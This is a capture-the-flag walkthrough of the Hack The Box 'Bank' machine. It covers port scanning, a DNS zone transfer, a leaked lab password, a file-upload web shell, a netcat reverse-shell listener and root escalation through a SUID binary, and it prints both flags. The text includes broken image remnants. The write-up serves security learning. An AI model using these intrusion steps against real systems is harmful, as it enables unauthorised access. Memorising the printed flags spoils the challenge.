Information Gathering

1) Found some open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.29
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-19 13:38 IST
Nmap scan report for 10.10.10.29
Host is up (0.55s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http

Nmap done: 1 IP address (1 host up) scanned in 125.87 seconds
```

2) Found empty apache page



3)Found VHosts via DNS axfr zone transfer

```
  ┌──(vigneswar㉿vigneswar)-[~]
  └─$ dig axfr bank.htb @10.10.10.29

  ; <<>> DiG 9.18.16-1-Debian <<>> axfr bank.htb @10.10.10.29
  ;; global options: +cmd
  bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419
  200 604800
  bank.htb.               604800  IN      NS      ns.bank.htb.
  bank.htb.               604800  IN      A       10.10.10.29
  ns.bank.htb.            604800  IN      A       10.10.10.29
  www.bank.htb.           604800  IN      CNAME   bank.htb.
  bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419
  200 604800
  ;; Query time: 308 msec
  ;; SERVER: 10.10.10.29#53(10.10.10.29) (TCP)
  ;; WHEN: Tue Sep 19 13:57:31 IST 2023
  ;; XFR size: 6 records (messages 1, bytes 171)
```

4)Found the login page

HTB Bank

LOGIN

E-mail address

Password

SUBMIT QUERY

5) found accounts page

Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
0d76fac96613294c341261bd87ddcf33.acc	2017-06-15 09:50	584	

6) Found a acc with credentials

```
Accept-Ranges: bytes
Content-Length: 257

--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+


===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
```

7) File upload found

Vulnerability Assesment

1) We can upload payload in .htb (File Upload Vulnerability)

Exploitation

1) Got Web Shell

яШяаJFIFяЫ„   www-data

2) Got the user flag

яШяаJFIFяЫ„   7458523bccbfca2b25ed53dd95a68880

3) Got Shell

яШяаJFIFяЫ„

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.29] 45350
/bin/sh: 0: can't access tty; job control turned off
$ █
```

4) Found SUID bit set by root

```
www-data@bank:/var/htb/bin$ ls -al
total 120
drwxr-xr-x 2 root root    4096 Jan 11  2021 .
drwxr-xr-x 3 root root    4096 Jan 11  2021 ..
-rwsr-xr-x 1 root root 112204 Jun 14  2017 emergency
www-data@bank:/var/htb/bin$ █
```

5) Got the root flag

```
www-data@bank:/var/htb/bin$ ./emergency /root/root.txt
/root/root.txt: 1: /root/root.txt: 0c827ed806b0c120537903f2a63becda: not found
www-data@bank:/var/htb/bin$ █
```